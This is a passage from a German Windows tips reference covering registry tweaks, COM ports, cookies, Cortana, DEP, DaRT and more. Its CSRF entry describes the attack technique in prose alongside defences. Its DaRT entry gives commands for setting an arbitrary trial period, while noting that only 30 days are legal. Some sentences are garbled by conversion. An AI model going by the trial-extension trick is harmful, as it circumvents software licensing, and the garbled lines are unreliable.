10MBit/s-Ethernet-Schnittstelle. Die Anschlüsse liegen auf einer Pfostenleiste im 2.0mm-Raster, es ist also z.B. eine RJ45-Buchse möglichst mit integriertem Übertrager zusätzlich erforderlich. Eine ca. 50€ teure Version mit RJ45 und neben TTL auch normalem RS232 oder RS422/485-Pegel ist für April 2006 vorgesehen. Wie man mit einem Adapter (mit angezapfter RxD- und TxD-Leitung) und zwei freien Schnittstellen am PC die Übertragung mitschneiden kann, ist in der Zeitschrift Toolbox Heft 4/2006, Seite 35ff beschrieben. In der Zeitschrift Toolbox Heft 1/2007, Seite 80ff wird gezeigt, wie mehrere Applikationen gleichzeitig auf eine COM-Schnittstelle zugreifen können. Der in der c't Heft 6/2007, Seite 59 wird das Einbau-Konvertermodul von RS232 zu LAN "XPort Direct" von Lantronix kurz beschrieben. In Großstückzahlen ist es für unter 20 US-\$ erhältlich. Da neue PCs/Laptops keinen seriellen Port mehr haben, muss immer öfter ein Wandler zu USB verwendet werden. Dabei kommt recht oft der PL2303-Chip zum Einsatz. Zumindest auf dem MAC ist damit aber z.B. keine Daten-Übertragung zwischen einem Garmin eTrex und einem MAC möglich (http://sourceforge.net/mailarchive/forum.php?forum_name=gpsbabel-code/{bmc earth16.bmp} 2007-10-10). Manche Software kann nur mit COM1 ... COM9 arbeiten und somit nicht mit einem Bluetooth-Gerät direkt und auch nicht, wenn ein virtueller COM-Port mit höherer Nummer auf Bluetooth umgeleitet ist. Gemäß c't Heft 13/2008, Seite 176 hilft dann die Software XPort (<http://curioustech.home.insightbb.com/{bmc earth16.bmp}>). Auch als Splitter kann diese Software arbeiten und somit z.B. die Signale eines GPS-Empfängers gleichzeitig an zwei Applikationen leiten. Gemäß c't Heft 5/2012, Seite 146 sind auch RS232-zu-COM-Adapter im Markt mit gefälschten PL2303-Chips. Teilweise funktionieren diese zwar unter Linux, zeigen aber unter Windows im Gerätemanager ein gelbes Warndreieck und funktionieren nicht.

Wenn es mit der Zuordnung der Port-Nummer zu Geräten Probleme gibt, dann hilft <http://www.uwe-sieber.de/comportman.html/{bmc earth16.bmp}>.

Siehe auch [Modem](#).

ComSchnittstelle

\$ COM-Schnittstelle

K COM-Schnittstelle (RS232);RS232-Port;cFos; Fossil-Treiber; ISDN (via RS232);Schnittstellen COM (RS232);serielle Schnittstellen;RS232-Schnittstelle

#\$K **Commandline-Completion (NTff)**

Unter NT kann ein Zeichen (z.B. TAB = Chr\$(9)) festgelegt werden, bei dessen Eingabe der Dateiname am Cursor automatisch vervollständigt wird. Der Zeichencode ist unter HKCU\Software\Microsoft\Command Processor. CompletionChar{bmc edit.bmp} einzutragen. Mit dem Wert 0 wird die Funktion abgeschaltet. Achtung: In seltenen Fällen lässt der Tastendruck dann den cmd-Prozess sterben!

In der PC-Welt Heft 12/2005 gibt's das Tool pcwCmd_Completion.reg, das eventuell fehlende Registry-Einträge hierfür restauriert:

HKCU		HKLM
	\Software\Microsoft\Command Processor,	
<u>CompletionChar{bmc edit.bmp}</u> = 00000009		<u>CompletionChar{bmc edit.bmp}</u> = 00000009
<u>EnableExtensions{bmc edit.bmp}</u> = 00000001		<u>EnableExtensions{bmc edit.bmp}</u> = 00000001
<u>PathCompletionChar{bmc edit.bmp}</u> = 00000009		<u>PathCompletionChar{bmc edit.bmp}</u> = 00000009

Siehe auch Kommandozeile, cmd.exe.

CommandlineCompletion

\$ Commandline-Completion

K Commandline-Completion;Auto-Completion of Commandline;Completion of CommandLine;Kommandozeile automatisch ergänzen; Befehlsweiterungen der Kommandozeile

##\$K Context-Menu, ~-Handler und Property-Sheet-Handler

Erweiterungen des Explorer -Kontextmenüs und der Eigenschaften-Dialoge können beim entsprechenden Datei-Eintrag (z.B. `HKEY_CLASSES_ROOT\lnkfile\shell`) oder für alle Dateien unter `HKEY_CLASSES_ROOT*\shell` bzw. `HKCR\AllFileSystemObjects\shell` eingetragen werden. Der Unterschied `*\shell` und `AllFileSystemObjects\Shell` ist mir nicht ganz klar. Für Verzeichnisse werden sie unter `HKEY_CLASSES_ROOT\Folder\shell` oder `HKEY_CLASSES_ROOT\Directory\shell` eingetragen. Der Eintrag `HKEY_CLASSES_ROOT\Folder` verweist auf `HKEY_CLASSES_ROOT\Folder`. "Folder" (auf Deutsch "Ordner") ist der Überbegriff im Namespace für "Directory" (Ordner), Systemsteuerung, Arbeitsplatz etc. Diese Context-Menu-Handler unter shell haben eine Programm-Schnittstelle und können die markierte Datei vor der Anzeige des Kontextmenüs z.B. analysieren. Damit könnte z.B. ZIP-files, die zu einer selbstextrahierende EXE-Datei konvertiert wurde, ein ZIP-Programm im Kontextmenü erscheinen und aktiv sein, für normale EXE-Files jedoch deaktiviert sein oder gar nicht erscheinen. (Wie die Realisierung hierfür aussieht, kann ich aber nicht sagen.)

Die Einträge `shell` und `shell` könnten z.B. direkt unter `HKEY_CLASSES_ROOT\.html` sein, normalerweise verweist aber erst der Standardwert unter `HKEY_CLASSES_ROOT\.html` mit z.B. "htmlfile" nach `HKEY_CLASSES_ROOT\htmlfile` und die eigentlichen Einträge sind erst hier. Damit sind keine doppelten Einträge für .htm und .html notwendig. Konkurrierende Programme biegen meist "nur" die Verweise von z.B. .html von `htmlfile` z.B. auf `Browser` um und ändern nicht den eigentlichen Eintrag unter `htmlfile`. So lassen sie sich auch einfacher wieder zurückstellen. z.B. nur statt unter "shell" können jedes Mal auch unter "shell" Einträge vorhanden sein.

Im Gegensatz zu den speziellen Programmen fürs Handling des Kontextmenüs und der PropertySheets im Eigenschaften-Dialog sind unter dem Eintrag "shell" hingegen mit relativ einfacher Syntax die Aufrufe von Anwendungen für eine Datei festgelegt. Mit spezieller DdeExec-Syntax kann dabei der mehrfache Start einer Anwendung wie WinWord für ein zweites Dokument verhindert werden. Als Beispiel hier, wie man den Notepad für html-Files dem Kontext-Menü hinzufügt:

1. Lösung über die Menüs des Explorer.exe:

im Explorer (nicht Internet-Explorer) bei z.B. WinXP unter Extras, Ordneroptionen, Dateitypen bzw bei älteren Versionen unter

Ansicht, Ordner-Optionen, Dateitypen den Dateityp "HTML Dokument" oder bei älteren Versionen nur "HTML Dokument" oder so ähnlich suchen und markieren. Dann kommt man über "Erweitert" (bzw. bei älteren Versionen "Bearbeiten...") zu einem Dialog, wo es verschiedene Aktionen, z.B. "open", "print" und "printto" geben sollte. Hier gehen Sie auf "Neu..." und tragen für Vorgang z.B.

Notepad (oder was auch immer im Kontextmenü stehen soll) ein. Unter Anwendung für diesen Vorgang fügen sie den vollen Namen mit Pfad für den `notepad.exe` ein, könnte also `c:\windows\notepad.exe` sein. Windows XP fügt dahinter mit einem Leerzeichen getrennt automatisch den Platzhalter "%1" ein, bei älteren Versionen müssen Sie dies möglicherweise selbst ergänzen, also

```
c:\windows\notepad.exe "%1"
```

Hierbei wird das %1 beim Klick im Kontextmenü durch die aktuelle Datei ersetzt. Die Anführungszeichen sind notwendig, da lange Dateinamen auch Leerzeichen enthalten können, ohne Anführungszeichen ist es für sehr alte Programm, die noch die 8.3-Kurznamen brauchen, anzugeben. Das Kästchen DDE lassen Sie zunächst nicht markiert! Jetzt alles schließen und ausprobieren!

2. Lösung über direkte Registry-Manipulation:

Unter `HKEY_CLASSES_ROOT\.html` findet sich ein Standard-Wert mit z.B. dem Value `htmlfile`. Gehen Sie zu diesem Schlüssel , also

```
HKEY_CLASSES_ROOT\htmlfile
```

Hier gibt es den Unterschlüssel `shell`

Der Schlüssel `shell` kann einen Standard-Wert haben, der dann auf die Default-Aktion für Doppelklick verweist. Ein leerer oder nicht vorhandener Standardwert bedeutet, dass der Standardwert "open", d.h. der Eintrag unter `HKEY_CLASSES_ROOT\htmlfile\shell\open` ist. Leider ist selbst Microsoft sich nicht treu und ignoriert, z.B. in Outlook, den gesetzten abweichenden Standardwert und benutzt immer "open"!

Sie können jetzt unter `shell` einen neuen Schlüssel, z.B. "Notepad" anlegen. Und darunter den Schlüssel `command`. hier, also unter

```
HKEY_CLASSES_ROOT\htmlfile\shell\notepad\command
```

 legen sie einen Standardwert an und tragen das

ContextMenuHandler

\$ Context-Menu-Handler

K Context-Menu-Handler;Kontext-Menü (Handler);Lokales Menü (Handler);CopyToFolder;In Ordner kopieren

Programm mit vollen Namen und dahinter, mit einem Leerzeichen getrennt, "%1", als z.B.

```
c:\windows\system32\notepad.exe "%1"
```

Jetzt sollte es beim nächsten Öffnen des Kontextmenüs im Explorer für eine html-Datei drin sein.

Konkurrierende Programme, wie der Internet-Explorer und Netscape bei .html, verschiedene Media-Player bei .wav oder verschiedenen Zeichenprogramme bei .bmp, verändern oft den Standardwert unter der Extension, also z.B. den *Value* unter HKEY_CLASSES_ROOT\.html jeweils auf einen eigenen Eintrag. Hier kann man dann oft z.B. den HKEY_CLASSES_ROOT\netscape\shell\open-Eintrag (mit allen Unterschlüsseln und Werten) oder wie immer er heißt kopieren und an der Stelle, auf die jetzt aktuell von der Extension verwiesen wird, unter anderem Namen pasten, also z.B. unter HKEY_CLASSES_ROOT\htmlfile\shell pasten. Da nur ein Eintrag *open* heißen kann, muss einer umbenannt werden. Welcher ist wie oben erläutert davon abhängig, was z.B. beim Doppelklick in Outlook gestartet werden soll.

Gleichzeitig für Dateien, Verzeichnisse, Netzwerkumgebung, ... gelten (ab Win Version ??) die Einträge unter HKEY_CLASSES_ROOT\AllFilesystemObjects\shellex{bmc tree.bmp}.

Es gibt auch im System (XP, Vista) vorhandene Kontextmenü-Handler, die nur durch den entsprechenden Registry-Eintrag aktiviert werden müssen: Gemäß c't Heft 13/2008, Seite 176 kann den Kontextmenü des Explorers der Eintrag "In Ordner kopieren...", der einen Ordner-Auswahl-Dialog anzeigt und anschließend das markierte Objekt dorthin kopiert. Unter HKCR\AllFilesystemObjects\shellex\ContextMenuHandlers{bmc tree.bmp} muss ein neuer Key angelegt werden (z.B. mit dem Namen CopyToFolder{bmc edit.bmp}) und der Standardwert auf {C2FBB630-2971-11D1-A18C-00C04FD75D13} gesetzt werden. Gemäß Heft 14, Seite 13 kann statt einen Schlüssel "CopyToFolder" zu erstellen und die CLSID als Standardwert einzutragen, auch gleich die CLSID als Key-Name eingetragen werden und der Key ansonsten leer bleiben. Wer zusätzlich auch noch "In Ordner verschieben..." haben möchte, verwendet einen weiteren Eintrag mit {C2FBB631-2971-11D1-A18C-00C04FD75D13} statt obiger CLSID.

Siehe auch Lokales Menü, Standard-Anwendung für Mail, Vorlagen (Neu-Menüpunkt im Kontextmenü).

#\$K**CONTROL.INI**

Unter Win95 kann über die Datei CONTROL.INI{bmc notepad.bmp} ähnlich wie in Win3.1x das Laden einzelner Icons der Systemsteuerung durch Einträge im Abschnitt [don't load] verhindert werden:

[don't load]

joy.cpl=no

password.cpl=1

Änderungen sind nach Neustart wirksam. Im Gegensatz zu 3.1 nicht der Name unter dem Icon sondern der Dateiname anzugeben.

Mit einem Eintrag der Art

[MMCPL]

SYMLIVE=C:\Programme\Symantec\LiveUpdate\S32LUCP1.CPL

kann auch ein CPL-File aus einem anderen, als dem Windows-Systemverzeichnis aktiviert werden.

Siehe auch Systemsteuerung.

ControlINI

\$ CONTROL.INI

K CONTROL.INI;Systemsteuerung: CONTROL.INI;Don't Load (Systemsteuerung);cpl-Dateien nicht laden

#\$K Cookies

Der Artikel in der c't Heft 6/2007, Seite 224 (Softlink [0706224{bmc earth16.bmp}](#)) beschäftigt sich mit Cookies und alternativen Speicher-Objekten:

Flash-SharedObject: Per Voreinstellung kann jede Website 100KB unter

[%UserProfile%\Anwendungsdaten\Macromedia\Flex Player\SharedObjects{bmc explorer.bmp}](#) als *.sol-Datei speichern. Mit dem Einstellungsmanger

http://www.macromedia.com/support/documentation/de/flashplayer/help/settings_manager03.html{bmc earth16.bmp} kann dies aber auch für neue Sites auf 0 gesetzt werden.

Mozilla-Browser (Firefox 2.0ff, SeaMonkey, ...): DOM-Storage gemäß WHAT WG <http://www.whatwg.org{bmc earth16.bmp}> "Web Applications 1.0" bietet 5MB per Domain. Eine Anzeige der gespeicherten Daten gibt's im Browser nicht, bei "alle Cookies löschen" werden aber auch der DOM-Storage-Daten in der Datei `webappsstore.sqlite` im Profilverzeichnis des Browsers gelöscht. Mit "SQLiteSpy" oder "SQLite Database Browser" kann man sich die gespeicherten Daten anschauen.

Mit der JavaScript-Bibliothek Dojo <http://www.dojotoolkit.org{bmc earth16.bmp}> lassen sich Daten browserunabhängig je nachdem per DOM-Storage oder Flash speichern. Eine Funktion, um einzelne Datensätze zu löschen, ist aber nicht implementiert.

Gemäß c't Heft 21/2007, Seite 58 lassen sich auch Zertifikate als Cookies missbrauchen. Beim Firefox wird daher empfohlen, unter Einstellungen, Erweitert, Verschlüsselung für "Zertifikate" die Option "Jedes Mal nachfragen" zu aktivieren.

Um beim Firefox Drittanbieter-Cookies zu blockieren geht man in den Einstellungen zu "Datenschutz" und wählt im Block "Chronik" bei "Firefox wird eine Chronik:" den Eintrag "nach benutzerdefinierten Einstellungen anlegen". Jetzt erscheint unter anderem "Cookies von Drittanbietern akzeptieren" den Eintrag "Nie".

Über http://www.networkadvertising.org/managing/opt_out.asp{bmc earth16.bmp} kann man die Verfolgung seiner Aktivitäten per Cookies bei vielen der Werbefirmen abschalten.

Cookies

\$ Cookies

K Cookies;SharedObject (Flash);Flash SharedObject;DOM-Storage (Mozilla-Browser)

#\$Cool.DLL für DragFullWindows und Fontsmoothing

Wie in c't-Heft 5/96 auf Seite 290 beschrieben, benötigt man nur eine ganze einfache Funktion in COOL.DLL, um Fontsmoothing und DragFull-Windows ohne das Plus!-Paket zu haben:

Pascal 7.0/Delphi 1.0:

```
library cool;
Uses winprocs;
function xy:longint;export;
begin
    xy:=$41524245
end;
exports xy index 2;
begin
end.
```

C (ohne Gewähr):

```
#include <windows.h>
void CALLBACK libMain(HINSTANCE hinst, WORD wDataSeg, WORD cbHeap, LPSTR lpszCmdLine)
{ }
unsigned long CALLBACK xy(void)
{ return 0x41524245 }
```

```
# CoolDll
$ Cool.DLL für DragFullWindows und Fontsmoothing
```

#\$K Cortana

Microsoft's Cortana läuft, wie im Taskmanager unter "Prozesse" zu sehen ist, in der Regel bei Win 10 im Hintergrund. Gemäß

http://www.com-magazin.de/tipps-tricks/windows-10/cortana-in-windows-10-deaktivieren-1114498.html?page=1_cortana-in-windows-10-komplett-deaktivieren{bmc earth16.bmp} lässt es sich auf zwei Wegen deaktivieren:

- Im [Gruppenrichtlinienditor gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp}](#) (nicht bei Home-Versionen) unter "Computerkonfiguration", "Administrative Vorlagen", "Windows-Komponenten", "Suche" indem hier "Cortana Zulassen" von "nicht konfiguriert" auf "deaktiviert" umgestellt wird.
- Via [HKLM\SOFTWARE\Policies\Microsoft\Windows\Windows Search.AllowCortana{bmc edit.bmp}](#) geg. als DWord neu erstellt und auf 0 gesetzt wird.

Danach ist unter Prozesse aber immer noch sowohl "Cortana" als auch eventuell "Cortana Background ..." zu sehen. Wählt man bei markiertem "Cortana" aus dem Kontextmenü das "Zu Details wechseln", dann landet man bei SearchUI.exe, welches jetzt aber den Status "angehalten" hat. Um die 70MByte belegten Arbeitsspeicher kommt man so nicht herum. In

<http://www.giga.de/downloads/windows-10/tipps/windows-10-cortana-deinstallieren-so-geht-s/> wird davor gewarnt, dass wenn Cortana ganz deinstalliert wird, die Suche im Startmenü gar nicht mehr funktioniert, also nicht nur die Suche im Web deaktiviert ist, so wie über die obige Einstellung.

Cortana

\$ Cortana

K Cortana;Digitaler Assistent Cortana

##K Cross Site Request Forgery

Die Fälschung einer Benutzer-Session ist bei den vielen Cloud- und Internet-Sessions ein zunehmendes Problem. Gemäß WebDeveloper Heft 5/2015, Seite 18ff gab es z.B. bei Ebay ein derartiges Sicherheits-Loch mangels der erforderlichen XSRF-Tokens in den Headern, im DOM und in den Cookies. Bei Ebay eingeloggte Nutzer wurden durch eine eMail auf eine Webseite des Angreifers gelockt. Diese Webseite konnte dann die Cookies der Ebay-Seite auslesen und damit in der Ebay-Sitzung z.B. Account-Daten wie die Telefonnummer oder die Pin zum Passwort-Reset verändern. Im Januar 2015 wurde eine solche Lücke im Formular zur Änderung der Domaindaten beim nordamerikanischen Domain-Registrar GoDaddy entdeckt.

Z.B. kann in einem -Tag in einer html-eMail als src="..." das stehen, was auf dem anzugreifenden System die gewünschte Aktion auslöst, z.B. ein neues Passwort zu setzen. Ist der User zum Zeitpunkt des Öffnens der eMail bei dem angegriffenen Ziel eingeloggt, wird (mangels eines XSRF-Tokens und mangels Referer-Überprüfung) diese Aktion stillschweigend ausgelöst. Der User kann seine Unschuld kaum beweisen. Derartige Funktionen dürfen heutzutage nicht mehr über immer identische POST- oder GET-Anfragen abgewickelt werden! Eine unerschöpfliche Fundgrube an XSRF-Verwundbarkeiten stecken in den Plug-ins von CMS-Systemen wie WordPress und Joomla. Auch in Xoops war diese Verwundbarkeit bis vor kurzem fest einprogrammiert.

Zum Beispiel das Tool "Zed Attack Proxy" ZAP kann Penetrationstests durchführen und so Sicherheitslücken aufspüren.

In Webformulare sollte immer in einem versteckten Zusatzfeld ein Zufallswert (= Formular-Token) mit enthalten sein und die Formular-Antwort nur akzeptiert werden, wenn dieser Wert auch passt. GET-Anfragen sollten keine zustandsbehafteten Ereignisse auslösen dürfen, dafür sind nur POST-Anfragen akzeptabel. Allerdings können heutzutage viele Systeme gar nicht zwischen über GET und POST gelieferte Daten unterscheiden.

Die Methode, dass des http-Referer überprüft wird, hat auch Probleme:

- Einige Webbrowser und Proxy-Server unterdrücken den Referer.
- Bei Spoofing mittels XMLHTTP lässt sich der Referer auch fälschen.

Der JavaEE-Filter "CSRFGuard" von OWASP kann eine Website schützen.

CrossSiteRequestForgery

\$ Cross Site Request Forgery

K Cross Site Request Forgery; CSRF (Cross Site Request Forgery); XSRF (Cross Site Request Forgery)

#\$K Ctrl-Alt-Del

Gemäß Microsoft ist dies die einzige Tatenkombination, die sich **nicht** durch einen Hook manipulieren lässt. Somit ist die Einstellung, dass vor dem Login dieser Affengriff notwendig ist ein zusätzlicher Schutz, um nicht z.B. mit einem manipulierten Login-Dialog z.B. das Passwort abzufangen. Unter

<http://support.microsoft.com/kb/308226/de> ist beschrieben, wie man dies bei WinXP und Win7 aktiviert oder deaktiviert: Control Userpasswords2 ein, und drücken Sie dann die EINGABETASTE.

Hinweis: Unter Umständen wird folgendes Dialogfeld angezeigt:

- Mit Administratorrechten [control.exe Userpasswords2](#) ausführen
- Registerkarte Erweitert, Abschnitt Sichere Anmeldung das Kontrollkästchen Strg+Alt+Entf.

Gemäß c't Heft 23/2011, Seite 152 lässt sich in Terminalsitzungen mit einer MAC-Tastatur, welche keine Entf-Taste besitzt, sondern mit Fn+Del eine "Entfernen" bewirkt, das Ctrl-Alt-Del teilweise mittels Fn+Ctrl+Alt+Del emulieren.

CtrlAltDel
\$ Ctrl-Alt-Del
K Ctrl-Alt-Del

#\$K**CurrentControlSet**

Neben den Schutzmechanismen System-Wiederherstellung und Systemdateischutz gibt es den "Last-Known-Good"-Mechanismus um das Windows lauffähig zu halten. Dieser Mechanismus greift, wenn das Booten mit z.B. einem Bluescreen abbricht. Eine Beschreibung findet sich in der Zeitschrift c't Heft 26/2003, Seite 102ff: Axel Vahlendiek, Gerrit Grunwald: Selbstheilungskräfte, wie Windows 2000 und XP sich selbst reparieren. In Kurzform:

Unter HKLM\SYSTEM{bmc tree.bmp} gibt es mehrere Control Sets ControlSet001, ControlSet002, ... und unter HKLM\SYSTEM\Select{bmc tree.bmp} die zugehörigen Verwaltungsinformationen: Vom "Default"{bmc edit.bmp} wird beim Systemstart eine Kopie als "Current" erstellt. Bei Problemen und entsprechender Auswahl beim Booten wird mit der "LastKnownGood" gebootet. Im Erfolgsfall wird ein gegeben falls altes, vorhandenes "Failed" gelöscht, das aktuelle Problembehaftete zum "Failed".

Genauer beschrieben ist dies unter

<http://www.windowsnetworking.com/kbase/WindowsTips/WindowsNT/RegistryTips/Registry/RegistryConstructionSteps.html>{bmc earth16.bmp}

Siehe auch System-Reparatur.

CurrentControlSet
\$ CurrentControlSet
K CurrentControlSet;LastKnownGood

#\$KCursor

Animierte Maus-Cursor:

Statt dem normalen Mauscursor kann für 15 verschiedene Fälle eine *.ANI-Datei unter HKCU\Control Panel\Cursors\bmc.tree.bmp definiert werden. Einfacher geht es über Maus\bmc.shortcut.bmp-**Zeiger** in der Systemsteuerung. "Hintergrundaktivität" ist dabei gleich "AppStarting"

Cursor kann auch Teil der Programm-Ressourcen sein. Cursor können mit dem Shareware-Programm "Microangelo Browser" http://www.impactsoft.com\bmc.earth16.bmp selbst erstellt oder verändert werden.

Text-Cursor-Blinkrate:

Die Blinkgeschwindigkeit des Textcursors findet man in der Systemsteuerung leider nicht bei der Anzeige sondern unsinnigerweise in der Systemsteuerung bei der Tastatur\bmc.shortcut.bmp. In der Registry unter HKCU\Control Panel\desktop.Cusroblinkrate\bmc.edit.bmp mit Werten von 1 bis 6000.

Cursor

\$ Cursor

K Animierter Maus-Cursor;Cursor;Maus-Cursor (animiert);Blinkgeschwindigkeit des Textcursors;Text-Cursor

#\$K DaRT (Diagnostics and Recovery Toolset 5.0)

Gemäß PC-Welt Heft 12/2007, Seite 163f, PC-Welt Heft 3/2009, Seite 16ff und auch c't Heft 20/2007, Seite 206f gibt's die DART-CD von Microsoft nur für Firmenkunden. Eine ISO-Image für eine 30-Tage-Trial-Version gibt's aber im Download (65 MByte, <http://www.pcwelt.de/142{bmc earth16.bmp}>) oder unterm c't-Softlink [0720206{bmc earth16.bmp}](http://www.pcwelt.de/0720206{bmc earth16.bmp}). Nach jeder Installation des Downloads findet sich unter im Programm-Verzeichnis unter "Microsoft Diagnostic and Recovery Toolset die Datei erd50.iso, welches in Winpeshl.ini die Laufzeit-Beschränkung für die nächsten 30 Tage enthält und gebrannt werden kann. Gemäß c't Heft 21/2007, Seite 10 muss die Installation ins vorgegebene Verzeichnis "c:\Programme\Microsoft Diagnostics and Recovery Toolset" erfolgen, sonst bricht der Boot mit der erstellten CD mit der Meldung "The usage period for this boot image has expired!" ab, auch bevor die 30 Tage seit der Installation um sind.

Gemäß PC-Welt Heft 8/2008, Seite 30ff kann der Download auch z.B. mit 7-ZIP in einen leeren Ordner extrahiert werden. Erd50.iso und binary.updexp.exe müssen dann ins selbe Verzeichnis kopiert werden. Der Testzeitraum wird dann mittels der Kommandofolge

```
pushd <pfad der dateien>  
binary.updexp.exe erd50.iso 30
```

in die ISO-Datei eingetragen. Dabei kann jede beliebige Anzahl von Test-Tagen eingetragen werden, legal sind jedoch nur die obigen 30 Tage.

Das Image enthält auch einige u. U. hilfreiche Tools:

- Autoruns: Löscht Autostart-Einträge
- Crash-Analyser: Untersuch Absturzursachen
- Disk Commander: stellt gelöschte Dateien und Partitionen wieder her
- Disk Wipe: Löscht Festplatte gründlich
- Hotfix-Uninstall
- Locksmith: Vergessene Kenntwörter durch neue ersetzen, ohne das alte Kennwort zu kennen. Achtung bei Verwendung von EFS: Verschlüsselte Daten sind dann nicht zugänglich!
- ...

Die Version für Firmenkunden enthält auch Tools, um z.B. neue Netzwerkkartentreiber ins ISO-Image einzubinden. Beim Boot des DaRT kann die zu reparierende Installation ausgewählt werden und z.B. das deutsche Tastaturlayout ausgewählt werden. Das über die CD gebootete rudimentäre Windows läuft max. 24 Stunden. Im Startmenü gibt's die Punkte "Administrative Tools", "Networking Tools" und "System Tools" (mit z.B. Hotfix Uninstall, System Restore). Beim booten vorhandene USB-Speicher werden erkannt. Im Registry-Editor werden direkt (ohne laden von Hives) die Einträge vom zu reparierenden System angezeigt. Ebenso zeigt der Eventviewer das Ereignislog vom zu reparierenden System an.

Achtung: DART 5.0 ist nur für Win2000, XP und Server2003 gedacht. Wird es bei **Vista** angewendet, dann werden schon beim Booten die Systemwiderherstellungspunkte zerstört!

Gemäß PC-Welt Heft 8/2008 sollte nach dem Rücksetzen mit DaRT auf einen Widerherstellungspunkt dieses Rücksetzen nochmal vom wieder funktionierenden Windows aus wiederholt werden. Für die Crash-Analyse müssen auf dem System vorher die "Debugging Tools für Windows" installiert gewesen sein und das Schreiben eines Speicherabbilds aktiviert gewesen sein.

Siehe auch [System-Reparatur](#), [Steady State](#).

DaRT

\$ DaRT (Diagnostics and Recovery Toolset)

K DaRT (Diagnostics and Recovery Toolset);Diagnostics and Recovery Toolset; Recovery Toolset DaRT

#\$K Data Execution Prevention

Mit SP2 hat bei WinXP die "Data Execution Prevention" DEP, sozusagen der kleine Bruder von NX = NoExecution Einzug gehalten. Während NX eine entsprechende CPU benötigt, ist DEP rein softwaremäßig. In beiden Fällen geht es im Wesentlichen darum, Buffer-Overflows, die vom Programmierer nicht richtig vermieden wurden zu erkennen und die Applikation zu stoppen, bevor sie Schaden im System anrichtet. Und auch die gezielte Ausnutzung von Buffer-Overflows durch Schadsoftware zu unterbinden.

Die seit dem 80286-Prozessor verfügbaren Speichersegmente, bei denen für Datensegmente die Execution verboten werden kann, wurden als zu Umständlich empfunden! Es wird zugunsten eines "flat Memories" bei Windows nicht verwendet!

Neben der globalen Aktivierung bzw. Deaktivierung bei WinXP über die c:\boot.ini können auch einzelne Applikationen vom DEP-Schutz ausgenommen werden: Unter Systemeigenschaften (via der Tastenkombination Win + Pause zu erreichen), Erweitert, Einstellungen, Systemleistung. Siehe auch Application Compatibility Toolkit. In der "System Database" ist z.B. für die zu "Borland Delphi 7.0" gehörende delphi32.exe das Compatibility-Flagg `DisableNX` vordefiniert.

c't Heft 7/2009, Seite 78f (Softlink [0907078{bmc_earth16.bmp}](#)): Ist NX im Prozessor verfügbar, dann wird bei XP-SP2 und Vista ff das PAE-Adressierungsschema aktiviert, da nur so NX auch wirklich verfügbar ist. Siehe auch Understanding DEP as a mitigation technology:

http://blogs.technet.com/b/srd/archive/2009/06/12/understanding-dep-as-a-mitigation-technology-part-1.aspx{bmc_earth16.bmp}. Eigentlich dient PAE zur Adressierung von mehr als 2^{32} Byte = 4 GByte. Da aber einige Treiber und Anwendungsprogramme beim Zugriff auf hohe Adressen nicht vertragen, wird beim 32bit-XP und -Vista trotz PAE der Speicher auf 4 GByte begrenzt. Damit >3,5 GByte mit 32bit funktioniert, muss aber auch das BIOS per Memory-Remapping die Adressbereiche von AGP-, PCI- und PCI-Express-Karten nach oben verschieben. Mit der für 50 US-\$ erhältlichen Software "RamDisk Plus 9" kann mittels PAE bei 32bit-Windows Speicher > 4GByte als RAM-disk genutzt werden. Dies wird von RamDisk als "Unmanaged Memory". Erst bei Erhöhung von "reservierter Speicher" von 1 auf 100 MByte kam es aber zu keinem Absturz mehr.

Im Internet scheint auch eine modifizierte Version von Microsofts ramdisk.sys als Gavotte rramdisk.sys zu kursieren. Ab der Version 1.0.4096.2 (1. Januar 2008) kann bei auf 1 gesetztem Registrywert UserPAE [HKLM\SYSTEM\CurrentControlSet\Services\RRamdisk\Parameters{bmc_tree.bmp}](#) (ob Reg-SZ oder DWORD ist nicht bekannt). Das angelegte Laufwerk ist zunächst mit FAT32 formatiert, kann aber auch auf NTFS umformatiert werden. Das Tool funktionierte aber beim Heise-Verlag nicht stabil.

Gemäß PC-Professionell Heft 3/2005, Seite 51 führt unter gewissen Umständen das Löschen von Dateien im Explorer zusammen mit aktiver DEP zu Abstürzen führen!

Siehe auch Enhanced Mitigation Experience Toolkit EMET.

DataExPrev

\$ Data Execution Prevention

K Data Execution Prevention;DEP (Data Execution Prevention);NX;No Execution;PAE

#\$K Datei-Dialoge, Sortierung der Dateien

Die Sortierung der Dateinamen in den Standard-Dialogen für Datei-Öffnen etc. lässt sich wie folgt einstellen: Arbeitsplatz öffnen (nicht Explorer), beliebiges Verzeichnis auf der Festplatte öffnen, gewünschte Sortierung einstellen, Strg-Taste beim Schließen des Dialogs gedrückt halten.

Ab WinXP werden in Explorer Dateinamen mit Zahlen am Ende anders sortiert:

<u>WinXP</u>	<u>frühere Versionen</u>
Bild1.bmp	Bild1.bmp
Bild2.bmp	Bild10.bmp
Bild10.bmp	Bild2.bmp

Gemäß Zeitschrift c't Heft 18/2003, Seite 188 lässt sich bei WinXP die alte Sortierung einstellen, indem HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoStrCmpLogical{bmc edit.bmp} angelegt und auf 1 gesetzt wird. 0 oder löschen gibt wieder die XP-Sortierung.

DateiDialoge

\$ Datei-Dialoge, Sortierung der Dateien

K Datei-Dialoge, Sortierung der Dateien; Standard-Dialoge, Sortierung der Dateien; Sortierung der Dateien in den Standard-Dialogen; NoStrCmpLogical

#\$K Datei-Icons und LW-Icons

Für jede registrierte Dateiendung kann ein spezielles Icon für Auflistungen festgelegt werden. Entweder direkt bei der Endung unter Hkey_Classes_Root\.xxx\DefaultIcon oder, falls HKEY_Classes_Root\.xxx durch einen Standardwert auf einen anderen Eintrag verweist, dort, wie z.B. für .BAT-Dateien unter

HKEY_Classes_Root\batfile\defaulticon{bmc tree.bmp}. Falls die angegebene Datei mehrere Icons enthält, wird an den Dateinamen die laufende Icon-Nr. (0, 1, ..) oder die negative Ressourcen-Nummer angehängt. Ist für den Dateityp ein geeigneter Handler installiert, so kann auch "%1" statt eines Dateinamens angegeben werden, siehe Graphik-Icons.

Neben dem oben beschriebenen Wert für Dateien mit der jeweiligen Extension, gibt es unter HKey_Classes_Root\CLSID{...}\DefaultIcon einen Eintrag, der vermutlich für OLE-Objekte verwendet wird, wenn sie als Icon dargestellt werden.

